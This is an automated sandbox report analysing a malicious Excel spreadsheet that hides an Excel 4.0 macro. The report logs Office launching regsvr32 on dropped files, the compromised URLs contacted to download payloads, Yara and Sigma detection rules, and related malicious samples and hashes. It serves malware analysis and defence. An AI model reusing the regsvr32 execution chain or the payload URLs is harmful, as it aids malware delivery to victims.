



ID: 501787

Sample Name: art-
1881052385.xls

Cookbook:
defaultwindowsofficecookbook.jbs
Time: 09:08:39
Date: 13/10/2021
Version: 33.0.0 White Diamond

Table of Contents

| | |
|---|----|
| Table of Contents | 2 |
| Windows Analysis Report art-1881052385.xls | 4 |
| Overview | 4 |
| General Information | 4 |
| Detection | 4 |
| Signatures | 4 |
| Classification | 4 |
| Process Tree | 4 |
| Malware Configuration | 4 |
| Yara Overview | 4 |
| Initial Sample | 4 |
| Sigma Overview | 4 |
| System Summary: | 4 |
| Jbx Signature Overview | 5 |
| AV Detection: | 5 |
| Software Vulnerabilities: | 5 |
| System Summary: | 5 |
| HIPS / PFW / Operating System Protection Evasion: | 5 |
| Mitre Att&ck Matrix | 5 |
| Behavior Graph | 5 |
| Screenshots | 6 |
| Thumbnails | 6 |
| Antivirus, Machine Learning and Genetic Malware Detection | 7 |
| Initial Sample | 7 |
| Dropped Files | 7 |
| Unpacked PE Files | 7 |
| Domains | 7 |
| URLs | 7 |
| Domains and IPs | 8 |
| Contacted Domains | 8 |
| Contacted URLs | 8 |
| URLs from Memory and Binaries | 8 |
| Contacted IPs | 8 |
| Public | 8 |
| General Information | 9 |
| Simulations | 9 |
| Behavior and APIs | 9 |
| Joe Sandbox View / Context | 9 |
| IPs | 9 |
| Domains | 10 |
| ASN | 10 |
| JA3 Fingerprints | 11 |
| Dropped Files | 11 |
| Created / dropped Files | 12 |
| Static File Info | 12 |
| General | 12 |
| File Icon | 12 |
| Static OLE Info | 12 |
| General | 12 |
| OLE File "art-1881052385.xls" | 12 |
| Indicators | 13 |
| Summary | 13 |
| Document Summary | 13 |
| Streams | 13 |
| Network Behavior | 13 |
| Network Port Distribution | 13 |
| TCP Packets | 13 |
| UDP Packets | 13 |
| DNS Queries | 13 |
| DNS Answers | 13 |
| HTTP Request Dependency Graph | 13 |
| HTTPS Proxied Packets | 14 |
| Code Manipulations | 15 |
| Statistics | 15 |
| Behavior | 15 |
| System Behavior | 15 |
| Analysis Process: EXCEL.EXE PID: 4840 Parent PID: 744 | 15 |
| General | 15 |
| File Activities | 15 |
| File Created | 15 |
| File Deleted | 15 |
| Registry Activities | 15 |
| Key Created | 15 |
| Key Value Created | 15 |
| Analysis Process: regsvr32.exe PID: 1068 Parent PID: 4840 | 15 |

| | |
|---|-----------|
| General | 15 |
| File Activities | 16 |
| Analysis Process: regsvr32.exe PID: 4140 Parent PID: 4840 | 16 |
| General | 16 |
| File Activities | 16 |
| Analysis Process: regsvr32.exe PID: 1860 Parent PID: 4840 | 16 |
| General | 16 |
| File Activities | 16 |
| Disassembly | 16 |
| Code Analysis | 16 |

Windows Analysis Report art-1881052385.xls

Overview

General Information

| | |
|------------------------------|--------------------|
| Sample Name: | art-1881052385.xls |
| Analysis ID: | 501787 |
| MD5: | d8b24f156013e77.. |
| SHA1: | bf3de63943d78a1.. |
| SHA256: | 0361b3ee64c579.. |
| Infos: | |
| Most interesting Screenshot: | |

Detection




Hidden Macro 4.0

| | |
|--------------|---------|
| Score: | 76 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

Signatures

- Office document tries to convince vi...
- Antivirus detection for URL or domain
- Sigma detected: Regsvr32 Command...
- Sigma detected: Microsoft Office Pr...
- Document exploit detected (process...
- Document exploit detected (UrlDown...
- Yara detected hidden Macro 4.0 in E...
- Yara signature match
- Potential document exploit detected...
- Tries to load missing DLLs
- Uses a known web browser user age...
- Document contains embedded VBA ...

Classification



Process Tree

- System is w10x64
- EXCEL.EXE (PID: 4840 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
 - regsvr32.exe (PID: 1068 cmdline: 'C:\Windows\System32\regsvr32.exe' C:\Datopitest.test MD5: 426E7499F6A7346F0410DEAD0805586B)
 - regsvr32.exe (PID: 4140 cmdline: 'C:\Windows\System32\regsvr32.exe' C:\Datopitest1.test MD5: 426E7499F6A7346F0410DEAD0805586B)
 - regsvr32.exe (PID: 1860 cmdline: 'C:\Windows\System32\regsvr32.exe' C:\Datopitest2.test MD5: 426E7499F6A7346F0410DEAD0805586B)
- cleanup

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

| Source | Rule | Description | Author | Strings |
|--------------------|----------------------------|---|-------------------------|---|
| art-1881052385.xls | SUSP_Excel4Macro_Auto Open | Detects Excel4 macro use with auto open / close | John Lambert @JohnLaTwC | <ul style="list-style-type: none">0x0:\$header_docf: D0 CF 11 E00x3bf57:\$s1: Excel0x34eb:\$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 01 3A |
| art-1881052385.xls | JoeSecurity_HiddenMacro | Yara detected hidden Macro 4.0 in Excel | Joe Security | |

Sigma Overview

System Summary:



Sigma detected: Regsvr32 Command Line Without DLL

Jbx Signature Overview

 Click to jump to signature section

AV Detection:



Antivirus detection for URL or domain

Software Vulnerabilities:



Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

HIPS / PFW / Operating System Protection Evasion:




Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects | Remote Service Effects | Infr |
|------------------|--|--|--|--|--------------------------|---|------------------------------------|--------------------------------|--|---|---|---|-----------|
| Valid Accounts | Scripting 1 | DLL Side-Loading 1 | Process Injection 1 | Masquerading 1 | OS Credential Dumping | File and Directory Discovery 1 | Remote Services | Data from Local System | Exfiltration Over Other Network Medium | Encrypted Channel 1 | Eavesdrop on Insecure Network Communication | Remotely Track Device Without Authorization | M S P |
| Default Accounts | Exploitation for Client Execution 2 3 | Boot or Logon Initialization Scripts | DLL Side-Loading 1 | Disable or Modify Tools 1 | LSASS Memory | System Information Discovery 2 | Remote Desktop Protocol | Data from Removable Media | Exfiltration Over Bluetooth | Non-Application Layer Protocol 2 | Exploit SS7 to Redirect Phone Calls/SMS | Remotely Wipe Data Without Authorization | D Lc |
| Domain Accounts | At (Linux) | Logon Script (Windows) | Logon Script (Windows) | Process Injection 1 | Security Account Manager | Query Registry | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration | Application Layer Protocol 1 3 | Exploit SS7 to Track Device Location | Obtain Device Cloud Backups | D D D |
| Local Accounts | At (Windows) | Logon Script (Mac) | Logon Script (Mac) | Scripting 1 | NTDS | System Network Configuration Discovery | Distributed Component Object Model | Input Capture | Scheduled Transfer | Ingress Tool Transfer 1 | SIM Card Swap | | C Bi Fr |
| Cloud Accounts | Cron | Network Logon Script | Network Logon Script | DLL Side-Loading 1 | LSA Secrets | Remote System Discovery | SSH | Keylogging | Data Transfer Size Limits | Fallback Channels | Manipulate Device Communication | | M Ap R or |

Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

| Source | Detection | Scanner | Label | Link |
|--------------------------|-----------|------------|-------|------------------------|
| iu.ac.bd | 0% | Virustotal | | Browse |
| boogieproductions.com.au | 0% | Virustotal | | Browse |

URLs

| Source | Detection | Scanner | Label | Link |
|---|-----------|----------------|-------|------|
| http://https://roaming.edog | 0% | URL Reputation | safe | |
| http://https://cdn.entity | 0% | URL Reputation | safe | |
| http://https://powerlift.acompli.net | 0% | URL Reputation | safe | |

| Source | Detection | Scanner | Label | Link |
|---|-----------|-----------------|---------|------|
| http://https://rpsticket.partnerservices.getmicrosoftkey.com | 0% | URL Reputation | safe | |
| http://https://cortana.ai | 0% | URL Reputation | safe | |
| http://https://api.aadrm.com/ | 0% | URL Reputation | safe | |
| http://https://ofcrecsvcapi-int.azurewebsites.net/ | 0% | URL Reputation | safe | |
| http://https://iu.ac.bd/QpPq5lm6Xy/fikfh.html | 0% | Avira URL Cloud | safe | |
| http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h | 0% | Avira URL Cloud | safe | |
| http://https://res.getmicrosoftkey.com/api/redemptionevents | 0% | URL Reputation | safe | |
| http://https://powerlift-frontdesk.acompli.net | 0% | URL Reputation | safe | |
| http://https://officeci.azurewebsites.net/api/ | 0% | URL Reputation | safe | |
| http://https://store.office.cn/addintemplate | 0% | URL Reputation | safe | |
| http://https://api.aadrm.com | 0% | URL Reputation | safe | |
| http://https://store.officeppe.com/addintemplate | 0% | URL Reputation | safe | |
| http://https://dev0-api.acompli.net/autodetect | 0% | URL Reputation | safe | |
| http://https://www.odwebp.svc.ms | 0% | URL Reputation | safe | |
| http://https://dataservice.o365filtering.com/ | 0% | URL Reputation | safe | |
| http://https://officesetup.getmicrosoftkey.com | 0% | URL Reputation | safe | |
| http://https://prod-global-autodetect.acompli.net/autodetect | 0% | URL Reputation | safe | |
| http://https://recapitol.com/pl92fleHE11X/filht.html | 100% | Avira URL Cloud | malware | |
| http://https://ncus.contentsync. | 0% | URL Reputation | safe | |
| http://https://apis.live.net/v5.0/ | 0% | URL Reputation | safe | |
| http://https://wus2.contentsync. | 0% | URL Reputation | safe | |
| http://https://asgsmssproxyapi.azurewebsites.net/ | 0% | URL Reputation | safe | |
| http://https://boogieproductions.com.au/jNW2LDF/filkfht.html | 0% | Avira URL Cloud | safe | |
| http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile | 0% | URL Reputation | safe | |
| http://https://ncus.pagecontentsync. | 0% | URL Reputation | safe | |
| http://https://skyapi.live.net/Activity/ | 0% | URL Reputation | safe | |
| http://https://dataservice.o365filtering.com | 0% | URL Reputation | safe | |

Domains and IPs

Contacted Domains

| Name | IP | Active | Malicious | Antivirus Detection | Reputation |
|--------------------------|----------------|--------|-----------|--|------------|
| iu.ac.bd | 103.28.121.60 | true | false | • 0%, Virustotal, Browse | unknown |
| boogieproductions.com.au | 101.0.113.93 | true | false | • 0%, Virustotal, Browse | unknown |
| recapitol.com | 108.179.232.85 | true | false | | unknown |

Contacted URLs

| Name | Malicious | Antivirus Detection | Reputation |
|--|-----------|----------------------------|------------|
| http://https://iu.ac.bd/QpPq5lm6Xy/fikfh.html | false | • Avira URL Cloud: safe | unknown |
| http://https://recapitol.com/pl92fleHE11X/filht.html | true | • Avira URL Cloud: malware | unknown |
| http://https://boogieproductions.com.au/jNW2LDF/filkfht.html | false | • Avira URL Cloud: safe | unknown |

URLs from Memory and Binaries

Contacted IPs

Public

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|----------------|--------------------------|---------------|------|-------|---|-----------|
| 101.0.113.93 | boogieproductions.com.au | Australia | 🇦🇺 | 55803 | DIGITALPACIFIC-AUDigitalPacificPtyLtdAustralia | false |
| 103.28.121.60 | iu.ac.bd | Bangladesh | 🇧🇩 | 63961 | BDREN-UGC-AS-APBangladeshResearchandEducationNetworkB | false |
| 108.179.232.85 | recapitol.com | United States | 🇺🇸 | 46606 | UNIFIEDLAYER-AS-1US | false |

General Information

| | |
|--|---|
| Joe Sandbox Version: | 33.0.0 White Diamond |
| Analysis ID: | 501787 |
| Start date: | 13.10.2021 |
| Start time: | 09:08:39 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 6m 21s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | art-1881052385.xls |
| Cookbook file name: | defaultwindowsofficecookbook.jbs |
| Analysis system description: | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211 |
| Run name: | Potential for more IOCs and behavior |
| Number of analysed new started processes analysed: | 23 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 0 |
| Technologies: | <ul style="list-style-type: none">• HCA enabled• EGA enabled• HDC enabled• AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal76.expl.winXLS@7/1@3/3 |
| EGA Information: | Failed |
| HDC Information: | Failed |
| HCA Information: | <ul style="list-style-type: none">• Successful, ratio: 100%• Number of executed functions: 0• Number of non-executed functions: 0 |
| Cookbook Comments: | <ul style="list-style-type: none">• Adjust boot time• Enable AMSI• Found application associated with file extension: .xls• Found Word or Excel or PowerPoint or XPS Viewer• Attach to Office via COM• Scroll down• Close Viewer |
| Warnings: | Show All |

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|--------------|------------------------------|--------------------------|-----------|------------------------|---------|
| 101.0.113.93 | art-1881052385.xls | Get hash | malicious | Browse | |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|----------------|------------------------------|----------|-----------|--------|--|
| 103.28.121.60 | g7NoKI5667.dll | Get hash | malicious | Browse | <ul style="list-style-type: none"> • bengali.i u.ac.bd/xN M4FTUzqRRk /IcgIHncbA RsgBD8NCsA 2Bx8nL0Z6c 3lif1yZX5 heA== |
| | qsdqqsd.dll | Get hash | malicious | Browse | <ul style="list-style-type: none"> • bengali.i u.ac.bd/xN M4FTUzqRRk /fXMKNg0nK zN/DA15Dgg BI0N6dX1le 310YXlkfw== |
| | 090921.dll | Get hash | malicious | Browse | <ul style="list-style-type: none"> • bengali.i u.ac.bd/xN M4FTUzqRRk /fXMKNg0nK zN/DA15Dgg BI0N6dX1le 310YXlkfg== |
| | diagram-595.doc | Get hash | malicious | Browse | <ul style="list-style-type: none"> • bengali.i u.ac.bd/xN M4FTUzqRRk /GAUAID5zC zE+BzoQAt GenN5Yn59c mV+YXI4 |
| | diagram-378.doc | Get hash | malicious | Browse | <ul style="list-style-type: none"> • bengali.i u.ac.bd/xN M4FTUzqRRk /cxMTCdUBQ 3p1fWV7fxR heWR5fg== |
| 108.179.232.85 | art-1881052385.xls | Get hash | malicious | Browse | |

Domains

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|--------------------------|------------------------------|----------|-----------|--------|------------------|
| boogieproductions.com.au | art-1881052385.xls | Get hash | malicious | Browse | • 101.0.113.93 |
| recapitol.com | art-1881052385.xls | Get hash | malicious | Browse | • 108.179.232.85 |
| iu.ac.bd | g7NoKI5667.dll | Get hash | malicious | Browse | • 103.28.121.60 |
| | qsdqqsd.dll | Get hash | malicious | Browse | • 103.28.121.60 |
| | 090921.dll | Get hash | malicious | Browse | • 103.28.121.60 |
| | diagram-595.doc | Get hash | malicious | Browse | • 103.28.121.60 |
| | diagram-378.doc | Get hash | malicious | Browse | • 103.28.121.60 |

ASN

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|--|--|----------|-----------|--------|--------------------|
| DIGITALPACIFIC-AUDigitalPacificPtyLtdAustraliaAU | art-1881052385.xls | Get hash | malicious | Browse | • 101.0.113.93 |
| | doc-379851424.xls | Get hash | malicious | Browse | • 101.0.112.4 |
| | doc-379851424.xls | Get hash | malicious | Browse | • 101.0.112.4 |
| | doc-220808714.xls | Get hash | malicious | Browse | • 101.0.112.4 |
| | doc-220808714.xls | Get hash | malicious | Browse | • 101.0.112.4 |
| | ITT - PPCL-2021-0515-PKG4 - piping and drilling Services.doc | Get hash | malicious | Browse | • 116.90.56.138 |
| | Inquiry-Doors.exe | Get hash | malicious | Browse | • 101.0.91.38 |
| | product specification.exe | Get hash | malicious | Browse | • 101.0.117.102 |
| | 7PUgGUWM2I | Get hash | malicious | Browse | • 182.160.17 0.135 |
| | Attached Quotation.exe | Get hash | malicious | Browse | • 101.0.117.102 |
| | Cd9EA600XXdm0tI.exe | Get hash | malicious | Browse | • 101.0.117.102 |
| | E8ljMuBj9L | Get hash | malicious | Browse | • 111.67.13.18 |
| | QcXQmNSaSp | Get hash | malicious | Browse | • 49.156.27.62 |
| | arm7 | Get hash | malicious | Browse | • 111.67.13.28 |
| | QYUNIRkkn1.exe | Get hash | malicious | Browse | • 203.16.60.34 |
| | 6Y5P9BoimMLclbt.exe | Get hash | malicious | Browse | • 101.0.117.102 |
| | gunzipped.exe | Get hash | malicious | Browse | • 101.0.117.102 |
| | SecuriteInfo.com.Variant.Bulz.627351.21436.exe | Get hash | malicious | Browse | • 101.0.117.102 |
| | ENQUIRY.exe | Get hash | malicious | Browse | • 101.0.117.102 |
| | 16wKmiVoPj05ynr.exe | Get hash | malicious | Browse | • 101.0.117.102 |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|------------------------------|----------|-----------|--------|-----------------|
| BDREN-UGC-AS-APBangladeshResearchandEducationNetworkB | art-1881052385.xls | Get hash | malicious | Browse | • 103.28.121.60 |
| | g7NoKl5667.dll | Get hash | malicious | Browse | • 103.28.121.60 |
| | qsdqqsd.dll | Get hash | malicious | Browse | • 103.28.121.60 |
| | 090921.dll | Get hash | malicious | Browse | • 103.28.121.60 |
| | diagram-595.doc | Get hash | malicious | Browse | • 103.28.121.60 |
| | diagram-378.doc | Get hash | malicious | Browse | • 103.28.121.60 |

JA3 Fingerprints

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|----------------------------------|--|----------|-----------|--------|---|
| 37f463bf4616ecd445d4a1937da06e19 | 184285013-044310-sanlccjavap0003-7069_pdf (5).exe | Get hash | malicious | Browse | • 101.0.113.93 • 103.28.121.60 • 108.179.232.85 |
| | DOC 10132021.exe | Get hash | malicious | Browse | • 101.0.113.93 • 103.28.121.60 • 108.179.232.85 |
| | WIRE ADVICE.exe | Get hash | malicious | Browse | • 101.0.113.93 • 103.28.121.60 • 108.179.232.85 |
| | WireCopy.html | Get hash | malicious | Browse | • 101.0.113.93 • 103.28.121.60 • 108.179.232.85 |
| | UGS2021100716241.exe | Get hash | malicious | Browse | • 101.0.113.93 • 103.28.121.60 • 108.179.232.85 |
| | RFQ_Project 20211012 thyssenkrupp Industrial Solutions AG 6000358077_PDF.exe | Get hash | malicious | Browse | • 101.0.113.93 • 103.28.121.60 • 108.179.232.85 |
| | WireCopy.html | Get hash | malicious | Browse | • 101.0.113.93 • 103.28.121.60 • 108.179.232.85 |
| | Rust_hack_v6.4.2_x64_stable.exe | Get hash | malicious | Browse | • 101.0.113.93 • 103.28.121.60 • 108.179.232.85 |
| | 0810202 import Inquiry ref- November order 2021.exe | Get hash | malicious | Browse | • 101.0.113.93 • 103.28.121.60 • 108.179.232.85 |
| | Document-10122021 81258 PM.html | Get hash | malicious | Browse | • 101.0.113.93 • 103.28.121.60 • 108.179.232.85 |
| | ajjVYRO.vbs | Get hash | malicious | Browse | • 101.0.113.93 • 103.28.121.60 • 108.179.232.85 |
| | IMG-pic 0699821.exe | Get hash | malicious | Browse | • 101.0.113.93 • 103.28.121.60 • 108.179.232.85 |
| | HJmXSL9b6P.exe | Get hash | malicious | Browse | • 101.0.113.93 • 103.28.121.60 • 108.179.232.85 |
| | WAYBILL.EXE | Get hash | malicious | Browse | • 101.0.113.93 • 103.28.121.60 • 108.179.232.85 |
| | xzH2c9tl13.exe | Get hash | malicious | Browse | • 101.0.113.93 • 103.28.121.60 • 108.179.232.85 |
| | doc-379851424.xls | Get hash | malicious | Browse | • 101.0.113.93 • 103.28.121.60 • 108.179.232.85 |
| | xzH2c9tl13.exe | Get hash | malicious | Browse | • 101.0.113.93 • 103.28.121.60 • 108.179.232.85 |
| | 538ILRcwmF.exe | Get hash | malicious | Browse | • 101.0.113.93 • 103.28.121.60 • 108.179.232.85 |
| | doc-220808714.xls | Get hash | malicious | Browse | • 101.0.113.93 • 103.28.121.60 • 108.179.232.85 |
| | 538ILRcwmF.exe | Get hash | malicious | Browse | • 101.0.113.93 • 103.28.121.60 • 108.179.232.85 |

Dropped Files

No context

Created / dropped Files

| | |
|--|--|
| C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\4416AE68-685B-4439-B54A-0B33DBC77125 | |
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |
| File Type: | XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 138049 |
| Entropy (8bit): | 5.359441538268734 |
| Encrypted: | false |
| SSDeep: | 1536:acQIKNzrBdA3gBwfnQ9DQW+zBY34Zzi7nXboOidXVE6LWME9:+WQ9DQW+zbXa1 |
| MD5: | 239DBE1BBDC17B222B5D19B4567E70F |
| SHA1: | 88B8A5542F3313D961DEAD743E8C42280DD128CB |
| SHA-256: | 0E702BEAE7F5B3DB1AB135A7E2F70D47A8B35266B9CBA723873414AC2B8FD20 |
| SHA-512: | 164C5397B05BA3DE9F3CEC4BE45D4D12564CD644C2443E4D1C85191E58BF09D1A602B0E4FA475A905B003699988AB54DF39816D0ED459D68826529C6BFE6259 |
| Malicious: | false |
| Reputation: | low |
| Preview: | <?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-10-13T07:09:42">.. Build: 16.0.14604.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:uri>https://rr.office.microsoft.com/research/query.asmx</o:uri>.. <o:service>.. <o:service o:name="ORedir">.. <o:uri>https://o15.officeredir.microsoft.com/r</o:uri>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:uri>https://[MAX.BaseHost]/client/results</o:uri>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:uri>https://[MAX.BaseHost]/client/results</o:uri>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:uri>https://ocsa.office.microsoft.com/client/15/help/template</o:uri>.. </o:service>.. <o: |

Static File Info

General

| | |
|-----------------------|--|
| File type: | Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Tue Oct 12 17:38:05 2021, Security: 0 |
| Entropy (8bit): | 7.345299074583062 |
| TrID: | <ul style="list-style-type: none">Microsoft Excel sheet (30009/1) 78.94%Generic OLE2 / Multistream Compound File (8008/1) 21.06% |
| File name: | art-1881052385.xls |
| File size: | 251904 |
| MD5: | d8b24f156013e7722bfbb988da25e07 |
| SHA1: | bf3de63943d78a14a07604c90bb6e523c8bf717b |
| SHA256: | 0361b3ee64c579db66c932ff110836fd4ade16f68eb6a18cab9c60c96d86b59 |
| SHA512: | 6d68601bb032f0765c14cd1a7e55d5aad064b8567ee504307f72b03b87a8abdbd161a680b0931de5fb7a4dac2d3080e23c41fd8c4c8bdb3e08ec073a5b2507 |
| SSDeep: | 6144:nKpb8rGYrMPe3q7Q0XV5xtuEsi8/dgJ93WPcZZR Rr1RObTwvOkPDklgvS3+nQ7p:893tDrmcbTwvzD63fLvP1GOn |
| File Content Preview: |>..... |

File Icon



Icon Hash:

74ecd4c6c3c6c4d8

Static OLE Info

General

| | |
|----------------------|-----|
| Document Type: | OLE |
| Number of OLE Files: | 1 |

OLE File "art-1881052385.xls"

| Indicators | |
|--------------------------------------|---------|
| Has Summary Info: | True |
| Application Name: | unknown |
| Encrypted Document: | False |
| Contains Word Document Stream: | False |
| Contains Workbook/Book Stream: | True |
| Contains PowerPoint Document Stream: | False |
